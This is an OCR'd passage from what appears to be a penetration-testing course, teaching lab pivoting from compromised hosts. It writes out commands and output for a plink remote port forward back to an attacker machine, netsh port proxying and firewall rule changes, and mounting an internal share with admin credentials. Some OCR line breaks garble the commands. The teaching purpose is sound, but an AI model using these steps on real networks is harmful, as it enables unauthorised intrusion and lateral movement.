

Figure 301: Interaction required by PLINK when dealing with unknown hosts

However, since this will most likely not work with the interactivity level we have in a typical reverse shell, we should pipe the answer to the prompt with the **`cmd.exe /c echo y`** command. From our reverse shell, then, this command will successfully establish the remote port forward without any interaction:

```
C:\Tools\port_redirection_and_tunneling> cmd.exe /c echo y | plink.exe -ssh -l kali -p
w ilak -R 10.11.0.4:1234:127.0.0.1:3306 10.11.0.4
cmd.exe /c echo y | plink.exe -ssh -l root -pw toor -R 10.11.0.4:1234:127.0.0.1:3306 1
0.11.0.4

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
kali@kali:~$
```

Listing 649 - Establishing a remote tunnel using plink.exe without requiring interaction

Now that our tunnel is active, we can attempt to launch an Nmap scan of the target's MySQL port via our localhost port forward on TCP port 1234:

```
kali@kali:~$ sudo nmap -sS -sV 127.0.0.1 -p 1234

Starting Nmap 7.60 ( https://nmap.org ) at 2019-04-20 05:00 EEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00026s latency).

PORT     STATE SERVICE VERSION
1234/tcp open  mysql   MySQL 5.5.5-10.1.31-MariaDB

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```

Listing 650 - Launching nmap to scan the MySQL service through a tunnel

The setup seems to be working. We have successfully scanned the Windows 10 machine's SQL service through a remote port forward on our Kali attack machine.

20.3.1.1 Exercises

1. Obtain a reverse shell on your Windows lab client through the Sync Breeze vulnerability.
2. Use plink.exe to establish a remote port forward to the MySQL service on your Windows 10 client.
3. Scan the MySQL port via the remote port forward.

20.4 NETSH

For this section we will consider the following scenario:

During an assessment, we have compromised a Windows 10 target through a remote vulnerability and were able to successfully elevate our privileges to SYSTEM. After enumerating the compromised machine, we discover that in addition to being connected to the current network (10.11.0.x), it has an additional network interface that seems to be connected to a different network (192.168.1.x). In this internal subnet, we identify a Windows Server 2016 machine (192.168.1.110) that has TCP port 445 open.

To continue the scenario, we can now look for ways to pivot inside the victim network from the SYSTEM-level shell on the Windows 10 machine. Because of our privilege level, we do not have to deal with User Account Control (UAC), which means we can use the *netsh*[595] utility (installed by default on every modern version of Windows) for port forwarding and pivoting.

However, for this to work, the Windows system must have the *IP Helper* service running and *IPv6* support must be enabled for the interface we want to use. Fortunately, both are on and enabled by default on Windows operating systems.

We can check that the *IP Helper* service is running from the Windows *Services* program to confirm this:



Figure 302: IP Helper service running

We can confirm *IPv6* support in the network interface's settings:

[595] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-contexts



Figure 303: IPv6 support enabled

Similar to the SSH local port forwarding example, we will attempt to redirect traffic destined for the compromised Windows 10 machine on TCP port 4455 to the Windows Server 2016 machine on port 445.

In this example, we will use the netsh (**interface**) context to **add** an IPv4-to-IPv4 (**v4tov4**) proxy (**portproxy**) listening on 10.11.0.22 (**listenaddress=10.11.0.22**), port 4455 (**listenport=4455**) that will forward to the Windows 2016 Server (**connectaddress=192.168.1.110**) on port 445 (**connectport=445**):

```
C:\Windows\system32> netsh interface portproxy add v4tov4 listenport=4455 listenaddres
s=10.11.0.22 connectport=445 connectaddress=192.168.1.110
```

Listing 651 - Local port forwarding using netsh

Using **netstat**, we can confirm that port 4455 is listening on the compromised Windows host:

```
C:\Windows\system32> netstat -anp TCP | find "4455"
TCP    10.11.0.22:4455        0.0.0.0:0              LISTENING
```

Listing 652 - Checking if the port is bound after the forward has been made with netsh

By default, the Windows Firewall will disallow inbound connections on TCP port 4455, which will prevent us from interacting with our tunnel. Given that we are running with SYSTEM privileges, we can easily remedy this by adding a firewall rule to allow inbound connections on that port.

These **netsh** options are self-explanatory, but note that we allow (**action=allow**) specific inbound (**dir=in**) connections and leverage the firewall (**advfirewall**) context of netsh.

```
C:\Windows\system32> netsh advfirewall firewall add rule name="forward_port_rule" prot
ocol=TCP dir=in localip=10.11.0.22 localport=4455 action=allow
Ok.
```

Listing 653 - Using netsh to allow inbound traffic on TCP port 4455

As a final step, we can try to connect to our compromised Windows machine on port 4455 using **smbclient**. If everything has gone according to plan, the traffic should be redirected and the available network shares on the internal Windows Server 2016 machine should be returned.

As with our earlier scenario, Samba needs to be configured with a minimum SMB version of SMBv2. This is superfluous but we will include the commands here for completeness:

```
kali@kali:~$ sudo nano /etc/samba/smb.conf'

kali@kali:~$ cat /etc/samba/smb.conf
...
Please note that you also need to set appropriate Unix permissions
```

```
# to the drivers directory for these users to have write rights in it
;   write list = root, @lpadmin

min protocol = SMB2

kali@kali:~$ sudo /etc/init.d/smbd restart
[ ok ] Restarting smbd (via systemctl): smbd.service.

kali@kali:~$ smbclient -L 10.11.0.22 --port=4455 --user=Administrator
Unable to initialize messaging context
Enter WORKGROUP\Administrator's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.11.0.22 failed (Error NT_STATUS_IO_TIMEOUT)
Failed to connect with SMB1 -- no workgroup available
```

Listing 654 - Listing network shares on the Windows Server 2016 machine through local port forwarding using NETSH

We successfully listed the shares, but **smbclient** generated an error. This timeout issue is generally caused by a port forwarding error, but let's test this and determine if we can interact with the shares.

```
kali@kali:~$ sudo mkdir /mnt/win10_share

kali@kali:~$ sudo mount -t cifs -o port=4455 //10.11.0.22/Data -o username=Administrat
or,password=Qwerty09! /mnt/win10_share

kali@kali:~$ ls -l /mnt/win10_share/
total 1
-rwxr-xr-x 1 root root 7 Apr 17  2019 data.txt

kali@kali:~$ cat /mnt/win10_share/data.txt
data
```

Listing 655 - Mounting the remote share available on the Windows 2016 Server machine through a port forward

As demonstrated by the above commands, this error prohibits us from listing workgroups but it does not impact our ability to mount the share. The port forwarding was successful.

20.4.1.1 Exercise

1. Obtain a reverse shell on your Windows lab client through the Sync Breeze vulnerability.
2. Using the SYSTEM shell, attempt to replicate the port forwarding example using netsh.

20.5 HTTPTunnel-ing Through Deep Packet Inspection

So far, we have traversed firewalls based on port filters and stateful inspection. However, certain deep packet content inspection devices may only allow specific protocols. If, for example, the SSH protocol is not allowed, all the tunnels that relied on this protocol would fail.

To demonstrate this, we will consider a new scenario. Similar to our *NIX scenarios, let's assume we have compromised a Linux server through a vulnerability, elevated our privileges to root, and have gained access to the passwords for both the root and student users on the machine.

Even though our compromised Linux server does not actually have deep packet inspection implemented, for the purposes of this section we will assume that a deep packet content inspection feature has been implemented that only allows the HTTP protocol. Unlike the previous scenarios, an SSH-based tunnel will not work here.

In addition, the firewall in this scenario only allows ports 80, 443, and 1234 inbound and outbound. Port 80 and 443 are allowed because this machine is a web server, but 1234 was obviously an oversight since it does not currently map to any listening port in the internal network.

In order to simulate this scenario, we will run the http_tunneling.sh script on our dedicated Linux client:

```
root@debian:~# cat /root/port_forwarding_and_tunneling/http_tunneling.sh
#!/bin/bash

# Clear iptables rules
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -X

# SSH Scenario
iptables -F
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 80 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 443 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 1234 -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT

root@debian:~# /root/port_forwarding_and_tunneling/http_tunneling.sh
```

Listing 656 - Content of the http_tunneling.sh script

In this case, our goal is to initiate a remote desktop connection from our Kali Linux machine to the Windows Server 2016 through the compromised Linux server using only the HTTP protocol.

We will rely on *HTTPTunnel*[596] to encapsulate our traffic within HTTP requests, creating an "HTTP tunnel". HTTPTunnel uses a client/server model and we'll need to first install the tool and then run both a client and a server.

> *The stunnel*[597] *tool is similar to HTTPTunnel*[598] *and can be used in similar ways. It is a multiplatform GNU/GPL-licensed proxy that encrypts arbitrary TCP connections with SSL/TLS.*

We can install HTTPtunnel from the Kali Linux repositories as follows:

```
kali@kali:~$ apt-cache search httptunnel
httptunnel - Tunnels a data stream in HTTP requests

kali@kali:~$ sudo apt install httptunnel
...
```

Listing 657 - Installing HTTPTunnel from the Kali Linux repositories

Before diving in, we will describe the traffic flow we are trying to achieve.

First, remember that we have a shell on the internal Linux server. This shell is HTTP-based (which is the only protocol allowed through the firewall) and we are connected to it via TCP port 443 (the vulnerable service port).

We will create a local port forward on this machine bound to port 8888, which will forward all connections to the Windows Server on port 3389, the Remote Desktop port. Note that this port forward is unaffected by the HTTP protocol restriction since both machines are on the same network and the traffic does not traverse the deep packet inspection device. However, the protocol restriction will create a problem for us when we attempt to connect a tunnel from the Linux server to our Internet-based Kali Linux machine. This is where our SSH-based tunnel will be blocked because of the disallowed protocol.

To solve this, we will create an HTTP-based tunnel (a permitted protocol) between the machines using HTTPTunnel. The "input" of this HTTP tunnel will be on our Kali Linux machine (localhost port 8080) and the tunnel will "output" to the compromised Linux machine on listening port 1234 (across the firewall). Here the HTTP requests will be decapsulated, and the traffic will be handed off to the listening port 8888 (still on the compromised Linux server) which, thanks to our SSH-based local forward, is redirected to our Windows target's Remote Desktop port.

When this is set up, we will initiate a Remote Desktop session to our Kali Linux machine's localhost port 8080. The request will be HTTP-encapsulated, sent across the HTTPTunnel as HTTP traffic to port 1234 on the Linux server, decapsulated, and finally sent to our Windows target's remote desktop port.

[596] (Sebastian Weber, 2010), http://http-tunnel.sourceforge.net/

[597] (Stunnel, 2019), https://www.stunnel.org/

[598] (Sebastian Weber, 2010), http://http-tunnel.sourceforge.net/